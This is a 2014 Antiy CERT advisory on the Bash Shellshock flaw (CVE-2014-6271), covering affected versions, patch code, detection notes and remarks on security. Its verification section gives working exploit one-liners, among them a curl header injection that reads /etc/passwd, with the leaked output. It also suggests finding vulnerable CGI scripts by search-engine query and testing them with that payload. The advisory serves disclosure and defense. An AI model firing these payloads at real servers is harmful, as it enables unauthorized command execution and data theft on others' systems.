A Comprehensive Analysis on Bash Shellshock

(CVE-2014-6271)_V1.52

Security Research and Emergency Response Center of Antiy Labs (Antiy CERT)

First Release Time: 10:00, September 25, 2014
Update Time: 13:20, September 29, 2014

Contents

Threat Card

English Name	Bash Shellshock
Chinese Name	破壳（X-CERT）
Threat Response Level	A-level
Relevant CVE No.	CVE-2014-6271
Discoverer	StéphaneChazelas（France）
Date of Discovery	Mid-September, 2014
Release Date	25th, September
Affected Objects	Linux/Unix system

Outline

In September 24th, 2014 Bash was announced to have remote code execution vulnerability, the Security Research and Emergency Response Center of Antiy Labs (Antiy CERT) determined according to the information at the first time, having confirmed that this vulnerability is wildly distributed and might lead to serious effects. Therefore, Antiy CERT started the A level risk emergency response at 5:30 am on September 24.

Antiy CERT carried out strict analysis and verification on this vulnerability, confirming that it has impact on the Linux and Mac OSX operation systems, including but not limited to Redhat, CentOS, Ubuntu, Debian, Fedora, Amazon, Linux and OS X10.10. It can execute the wanted attack code scripts by means of constructing values of the environment variable. The vulnerability may influence several applications have interaction with it, including HTTP, OpenSSH, DHCP etc. According to the current situations of vulnerability verification and POC, this vulnerability will severely affect the safety of network infrastructure, including but not limited to network appliances, network security devices, cloud and big data center. Specifically, as Bash is distributed and located wildly in devices, the eliminating process will last very long. Meanwhile, it can be easily used to write worms for automatic propagation, which will result in the development of botnet. Currently, several foreign security organizations have made alarms.

Note 1: the description of Bash quoted from Wikipediais:"Bash is a kind of Unix shell. The first official version released in 1989 was written for the GNU Project. It has been distributed widely as the shell for the GNU operating system and as a default shell on Linux and Mac OS X 10.4. It has been ported to Microsoft Windows and distributed with Cygwin and MinGW, to DOS by the DJGPP project, to Novell NetWare and to Android via various terminal emulation applications. "

Note 2: A-level is the highest level for threats identified by Antiy. Targeting at the worm outbreaks and severe vulnerabilities that may cause large-scale network jams as well as the severe threats that may endangers critical information systems and infrastructures, Antiy will start A-level

response. The specific response requirements are as follows: unconditionally terminating the current work of the analysis team, immediately establishing an analysis group, starting fast analysis, informing CERT and other relevant management departments; continuously tracing the threat, persistently updating relevant analysis and response documents. This is the second time for Antiy to start A-level response with "Heartbleed" vulnerability as the first one. Since the establishment of threat response classification mechanism, Antiy has started A-level response for the following incidents: Worm Dvldr, WormSasser, WormBlaster, SQL Slammer, WormMocbot, 熊猫烧香 and so on.

The situation of incident release and revealing

According to the retrieval information, the discoverer is StéphaneChazelas, a FrenchGNU/LINUX researcher. The date of discovery is mid-September, 2014, and the release date is September 24th, 2014.

Table1 List of Released Vendors

Vendor	Time	Link
NVD	2014-09-24 2:48:04 PM	http://web.nvd.nist.gov/view/vuln/search-results?query=CVE-2014-6271&search_type=all&cves=on
Securityfocus	2014-09-24 12:00AM	http://www.securityfocus.com/bid/70103
exploit-db	2014-09-25	http://www.exploit-db.com/exploits/34765/

Table2 The Affected Platforms and Versions

Operating System	Version	Solution
Red Hat Enterprise Linux	4 (ELS)	Red Hat Enterprise Linux 4 Extended Lifecycle Support - bash-3.0-27.el4.2
	5	Red Hat Enterprise Linux 5 - bash-3.2-33.el5.1 Red Hat Enterprise Linux 5.6 Long Life - bash-3.2-24.el5_6.1 Red Hat Enterprise Linux 5.9 Extended Update Support - bash-3.2-32.el5_9.2
	6	Red Hat Enterprise Linux 6 - bash-4.1.2-15.el6_5.1 Red Hat Enterprise Linux 6.2 Advanced Update Support - bash-4.1.2-9.el6_2.1 Red Hat Enterprise Linux 6.4 Extended Update Support - bash-4.1.2-15.el6_4.1
	7	Red Hat Enterprise Linux 7 - bash-4.2.45-5.el7_0.2
CentOS	5	bash-3.2-33.el5.1
	6	bash-4.1.2-15.el6_5.1
	7	bash-4.2.45-5.el7_0.2
Ubuntu	10.04	bash 4.1-2ubuntu3.1
	12.04	bash 4.2-2ubuntu2.2
	14.04	bash 4.3-7ubuntu1.1
Fedora	19	bash-4.2.47-2.fc19

	20	bash-4.2.47-4.fc20
	21	bash-4.3.22-3.fc21
Debian	4.1-3	4.1-3+deb6u1
	4.2+dfsg-0.1	4.2+dfsg-0.1+deb7u1
	4.3-9	4.3-9.1
Amazon Linux AMI		bash-4.1.2-15.19
Mac OS X	10.10	

Note 3: you can download from http://ftp.gnu.org/pub/gnu/bash/.

The influenced scope of the vulnerability

Antiy CERT has verified that there is CVE-2014-6271 vulnerability of Bash version in Red Hat, CentOS, Ubuntu, Fedora, Amazon Linux and OS X 10.10. Meanwhile, Bash is wildly applied at various mainstream operating systems, so the influenced scope includes but not limited to Unix, Linux and Mac OS X, and the data is of high-risk threat. The deployment of the vulnerability is carried out by various applications that have interaction with it, including HTTP, OpenSSH, and DHCP etc.

Antiy CERT has verified the factory-preinstalled Android OS which is not supportive to ENV command, assuming that there is little chance for Android OS to be affected by this vulnerability.

The theory of the vulnerability

The current environment variables that Bash used are called by the name of functions. The problem is Bash does not exit after the environment variable defined by "(){" is parsed to function in ENV command, continuing parsing and executing shell command. And the core reason is there is no strict limitations to boundaries in the import filtering and no legitimate parameter determination.

The patch executes legitimate filtering of the parameters. The patch program carries out detections of boundary legitimation by importting command in parse_and_execute functions of /builtins/evalstring.c, which has eliminated the possibility of code injection.We mainly used 2 times of flagsjudgments and one time of type matching of command. In order to be accurate, we pre-defined SEVAL_FUNCDEF and SEVAL_ONECMD as judgment basis. There are 3 patches of this vulnerability, achieving filtering function by importting command.

/builtins/common.h

```
#define SEVAL_FUNCDEF 0x080          /* only allow function definitions */
#define SEVAL_ONECMD  0x100          /* only allow a single command */
```

/builtins/evalstring.c

```
        if ((flags & SEVAL_FUNCDEF) && command->type != cm_function_def)
      {
      internal_warning ("%s: ignoring function definition attempt", from_file);
```




```
        should_jump_to_top_level = 0;
        last_result = last_command_exit_value = EX_BADUSAGE;
          break;
        }
```

/builtins/evalstring.c

```
    if (flags & SEVAL_ONECMD)
        break;
```

According to the above theory, the basic reason relies on the achieving of ENV command. Therefore, this vulnerability itself cannot lead to remote code execution. It must get help from the third party service program (It must also meet several conditions before they can play the role of media.) as a media to realize the goal of remote code execution. For instance, Antiy CERT has verified apache2 can be the media. The CGI components of apache2 meet the data parse function executed by ENV command. Specifically, you can refer to the following schematic diagram: Vulnerability CVE-2014-6271 Achieving Remote Code Execution.



Schematic Diagram Of Vulnerability CVE-2014-6271 Achieving Remote Code Execution

The verification approach

The current Bash script can support custom functions by exporting environment variables and transfer the custom functions to the relevant child process. Generally, the code inside the function cannot be executed; however, this vulnerability will incorrectly execute the commands outside the curly braces. Antiy CERT carries out a detailed verification on Bash Shellshock, including local verification, remote simulation verification and remote real verification. The remote verification tests httpd server with CGI on. When CGI is executed, Bash is called to process Referer, host,

UserAgent, header as environment variables. Besides, Antiy CERT also verified the attack approach of DHCP using Bash Shellshock.

1. Local verification approach

Executing the following commands in shell:

```
env x='() { :;}; echo Vulnerable CVE-2014-6271 ' bash -c "echo test"
```

After then, if VulnerableCVE-2014-6271 occurs, it proves that the system has vulnerability, which can change VulnerableCVE-2014-6271 to arbitrary command.

a. The vulnerability verification of Linux Debian OS:

```
root@cert:~# env x='() { :;}; echo Vulnerable CVE-2014-6271 ' bash -c "echo test"
Vulnerable CVE-2014-6271
test
root@cert:~# cat /etc/issue
Debian GNU/Linux 6.0 \n \l

root@cert:~# /bin/bash --version
GNU bash, version 4.1.5(1)-release (x86_64-pc-linux-gnu)
```

b. The vulnerability verification of OS X 10.10:

```
➜  ~  env x='() { :;}; echo Vulnerable CVE-2014-6271' bash -c "echo test"
Vulnerable CVE-2014-6271
test
➜  ~  bash --version
GNU bash, version 3.2.51(1)-release (x86_64-apple-darwin14)
Copyright (C) 2007 Free Software Foundation, Inc.
```

2. Remote verification approach

a. Simulating verification approach: suitable for theory verification.

1) Install and deploy apache sever under Ubuntu

- Install apache2 server

  #sudo apt-get install apache2

- Deploy apache2 server

  The deployment file is located at /etc/apache2/sites-enabled/000-default

- Use vi to open the deployment file:

  #sudovi /etc/apache2/sites-enabled/000-default

- Modify two of the sentences into:

  DocumentRoot /var/www/html

  ScriptAlias /cgi-bin/ /var/www/html/cgi-bin/

2) Compile the test files of WEB service

- Edit thetest files of service

#sudovi /var/www/html/cgi-bin/test.sh

```
#!/bin/bash
echo "Content-type: text/html"
echo ""
```

- Then restart the service:

  #sudo/etc/init.d/apache2 restart

3) Remote test

- The test command is as follows:

```
curl -H 'x: () { :;};a=`/bin/cat /etc/passwd`;echo $a' 'http://IP 地址/cgi-bin/test.sh' -I
```

The command can change a=`/bin/cat /etc/passwd`;echo $a into arbitrary one to execute.

```
root@cert:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:68:29:02
          inet addr:10.255.16.64  Bcast:10.255.255.255  Mask:255.0.0.0
          inet6 addr: fe80::20c:29ff:fe68:2902/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4556817459 errors:0 dropped:1146056 overruns:0 frame:0
          TX packets:6775589552 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4830430674989 (4.3 TiB)  TX bytes:7912632226580 (7.1 TiB)

root@cert:~# curl -H 'x: () { :;};a=`/bin/cat /etc/passwd`;echo $a' 'http://10.255.16.65/cgi-bin/test.sh' -I
HTTP/1.1 200 OK
Date: Thu, 25 Sep 2014 14:26:50 GMT
Server: Apache/2.2.14 (Ubuntu)
root: x:0:0:root:/root:/bin/bash
daemon: x:1:1:daemon:/usr/sbin:/bin/sh
bin: x:2:2:bin:/bin:/bin/sh
sys: x:3:3:sys:/dev:/bin/sh
sync: x:4:65534:sync:/bin:/bin/sync
games: x:5:60:games:/usr/games:/bin/sh
man: x:6:12:man:/var/cache/man:/bin/sh
lp: x:7:7:lp:/var/spool/lpd:/bin/sh
mail: x:8:8:mail:/var/mail:/bin/sh
news: x:9:9:news:/var/spool/news:/bin/sh
uucp: x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy: x:13:13:proxy:/bin:/bin/sh
www-data: x:33:33:www-data:/var/www:/bin/sh
```

b. Real verification approach: suitable for network administrative department to practice general investigation of network.

1) Conduct website query on potential vulnerability by searching engines, taking google as an example:

   Query: inurl:/cgi-bin/ filetype:sh

2) Extract the queriedurl, and replace the following "***URL***"

```
curl -H 'x: () { :;};a=`/bin/cat /etc/passwd`;echo $a' '***URL***' -I
```

3) It vulnerability exists, the result of simulation verification approach will reproduce, which is a basis to determine the scope and risk level; we can also attempt to connect by constructing path (such as IP/cgi-bin/update.sh and IP/cgi-bin/admin.sh) without searching engines, whichconsumes a large number of resources to conduct invalid connecting.

The detection approach

Users can apply the approached to compile and deploy scripts, processes or snort principles, as well as batch detection of operation systems. When detecting HTTP, it can also detect the information strings of Referer, host, UserAgent and header and the corresponding hex "\x28\x29\x20\x7b".

We are still trying to do further attack captures and feature extractions.

Note 4: there is something wrong with the detection principle of the previous version, while this version is improved after being corrected by netizen@TeLeMan, you can find it atAcknowledgement.

The Potential Influences Brought by the Vulnerability

1) The vulnerability may bypass the configuration of ForceCommand in sshd to execute arbitrary commands;

2) If the CGI script is written in Bash, then the Apache servers using mod_cgi or mod_cgid will be affected;

3) The DHCP client invokes the shell script to make the configuration, which may allow arbitrary commands to be executed;

4) All daemon and SUID/privileged programs may execute the shell script, modify the user settings, affect the environment variables and allow arbitrary commands to be executed.

Suggestions

1) The verification method introduced in section 6 can be used to determine whether the vulnerability exists. If it does, the solution given in Section 3 can be used to make the update.

2) Update the Bash source code, make bounds checking and parameters filtering for the implementation part of the ENV command, strictly scope the range of function definitions and make legal parameter determination.

Words in the End

The report may not be updated again since we will pay our attention to the detection and judgment of the Bash vulnerability. Antiy Labs as an Anti-malware and Anti-APT team doesn't play the role of making depth analysis on vulnerabilities.

This is the second time Antiy CERT has made A-level response this year. The first time is for HeartBleed. When we make recalling to the Antiy's A-level memory, we see many familiar names—Dvldr, Blaser, Sasser...

In the few years before HeartBleed, threats are becoming highly-targeted. Antiy Labs turns to analyze more complex and well-designed APT attacks. We have not triggered A-level response for several years. When HeartBleed came, we were so flustered. We were no longer used to wake up earlier in our dream. We found the fundamental environment should be set up again. For a long time, we thought ourselves as detectives investigating and collecting evidence in the crime scenes. But suddenly, fires were burning all over the city and our task turned to fight the fire immediately. For security analysts, throwing yourself into the file battle can evoke agility and passion.

Security never stops because threats never stop.

When our CERT leader Lee was visiting McAfee, he was motivated by the logo of "Safe Never Sleeps". But what motivated him more was the brightly lit building of McAfee in night. For Bash, what we have done is still superficial. But compared to the performance when we faced HeartBleed, we can take it easier. Especially when we were woken up again in the early morning, we have reacted from biting the bullet to knee-jerk getting up.

Security is difficult to box out because threats are unexpected.

From 2004, the technologies of DEP, ALSR are gradually introduced to the mainstream systems. Remote fatal threats and large-scale worms are obviously decreasing. Unpublicized 0day tools are possibly used as secret weapons. No more malware names are known to the public. This gives people a kind of illusion and vain security vision. For users who believe they can guard their computers by credibility and proactive defense, they usually forget script with which security mangers have a love-hate relationship.

Security is difficult to be perfect because time is not on the defender side.

It is a fact no matter for a blitzkrieg or a long-time latent war. HeartBleed had shadowed for 3 years before it was discovered. Bash may have existed for 10 years. In the long time, it was always sleeping or has become a weapon, we do not know. It is also difficult to judge whether the vulnerability is just a mistake or well-designed. But what can be imagined is that any security disaster is destined to become the script of conspiracy.

Security makes slow progress because people always assume security as a matter of course.

HeartBleed and Bash both come from open-source systems. Too many kind people believe that the security of open-source systems is guaranteed by numerous defenders, auditors and users. No matter it is the HeartBleed or Bash, many developers and compliers have passed the related codes in a blink, but for the attackers, they may have studied the codes for a long time. There is no point in making the comparison between open-source and closed-source. What we want to emphasize is that open-source does not equal security.

Security is difficult to improve because threats are generalized and inherited.

From the PC era, the mobile era to the era of wearable devices and smart home, usability and convenience are rapidly developing and progressing. New devices tend to have higher CPU clock speed and more complex operating systems. But the existing security experiences and methods do not update effectively. The fact that the vulnerabilities like HeartBleed and Bash appeared in more fields brings more complex security situation. While in future, the function collaboration, cross accessing and data sharing between heterogeneous devices will make the security situation more and more complex and difficult to solve.

When threats come in flocks, we may be overwhelmed. But as a security engineer, we should remind ourselves not losing the confidence and belief on security as well as the expectation for IT development. Security is not all about information technology. What we should do is to guarantee the rapidly developing and convenient world.

Appendix 1: Acknowledgement

In the analysis for Bash, Antiy CRET has got much support and help:

- Thanks for the information shared by Lenx wei in WeChat. It helps us initiate the analysis response early in the morning.
- Thanks for the guide and feedback by CNCERT/CC.
- Thanks for the correction concerning network detection by Sina netizen @TeLeMan.
- Thanks for the help from Knownsec and 360.
- Thanks for the support by Du Yuejin, Huang Sheng, Yu Xian, Pan Zhuting and Zhao Liang.

Appendix 2: Update Log

Time	Version	What is updated?
10:00 Sep 25, 2014	V1.0	alarm version, naming of the vulnerability, description of the principle, affected platforms and scopes, quick solutions, suggestions for users
12:50 Sep 25, 2014	V1.1	local verification, influence, update for the affected platforms and scopes
01:40 Sep 26, 2014	V1.2	remote vulnerability verification, remote code-executing principle analysis, detection methods
14:30 Sep 26, 2014	V1.3	increased remote verification methods, patch code analysis
00:50 Sep 27, 2014	V1.4	summary, the detection part revised
15:30 Sep 27, 2014	V1.5	summary revised, the whole document

		structure revised, PFD versions added
17:46 Sep 28, 2014	V1.51	the detection part revised, acknowledgement added, misspellings revised
13:20 Sep 29,2014	V1.52	the acknowledgement part revised, domestic references part revised, about Antiy Labs added.

Appendix 3: Naming for Bash

The translation of Bash as *破壳* comes from an online discussion in X-CERT which is a loosely structured SNS-based organization.

The following is concluded according to *The Description about Bash by X-CERT* :

The Chinese name of this vulnerability is defined after the X-CERT discussion on the afternoon of September 27. The detailed process is as bellowed. One of the initiators of X-CERT—Du Yuejin proposes that a Chinese name should be given to the vulnerability. As the vulnerability exploits shell which means *壳[ke]* in Chinese and Bash begins with the pronunciation of [ba:],it is named by Huang Sheng as *扒[ba]壳[ke]* which is approved by members. But he believes the name not expressive and elegant. In the subsequent discussion, Xiao Xinguang in Antiy Labs proposes the name of *破[po]壳[ke]* which is celebrated by Yu Xian(Knownsec), Zhao Liang(NSFOCUS), Pan Zhuting(Venustech), TanXiaosheng(360), Wang Qi(KEEN) and other members. So the vulnerability is officially names as *破壳*。

Appendix 4：Domestic References

[1] Knowsec: *Bash 3.0-4.3 Command Execution Vulnerability Analysis*

http://blog.knownsec.com/2014/09/bash_3-0-4-3-command-exec-analysis/

[2] Knowsec: *Bash Patch Bypass Analysis*

http://blog.knownsec.com/2014/09/bash_3-0-4-3-command-exec-patch-bypass-analysis/

[3] Knowsec:*Bash Bug(Shellshock) Emergency overview*

Appendix 5: Other References

[1] Wikipedia: Bash

http://zh.wikipedia.org/wiki/Bash

[2] Resolution for Bash Code Injection Vulnerability via Specially Crafted Environment Variables (CVE-2014-6271, CVE-2014-7169) in Red Hat Enterprise Linux

https://access.redhat.com/solutions/1207723

[3] [CentOS] Critical update for bash released today By Jim Perrin jperrin

http://lists.centos.org/pipermail/centos/2014-September/146099.html

[4] CVE-2014-6271 in Ubuntu (Canonical Ltd.)

http://people.canonical.com/~ubuntu-security/cve/2014/CVE-2014-6271.html

[5] oss-sec mailing list archives

http://seclists.org/oss-sec/2014/q3/650

[6] Bash specially-crafted environment variables code injection attack

https://securityblog.redhat.com/2014/09/24/bash-specially-crafted-environment-variables-code-injection-attack/

[7] Bash bug as big as HeartbleedBy Robert Graham

http://blog.erratasec.com/2014/09/bash-bug-as-big-as-heartbleed.html#.VCNYnF7WgVl

[8] CVE-2014-6271 (Debian)

https://security-tracker.debian.org/tracker/CVE-2014-6271

Appendix 6: About Antiy Labs

Antiy Labs is a professional next-generation security-testing engine R&D enterprise. Antiy's engines provide the ability to detect various viruses and malware for network security products and mobile devices. They are used by more than ten well known security vendors. Antiy's engines are embedded in tens of thousands of firewalls and tens of millions of mobile phones all over the world. Antiy Labs is awarded the "Best Protection" prize by AV-TEST in 2013. Based on engines, sandboxes and background systems, Antiy Labs will continue to provide traffic-based anti-APT solutions for enterprises.

For more information about Antiy Labs, Please refer to: http://www.antiy.net .

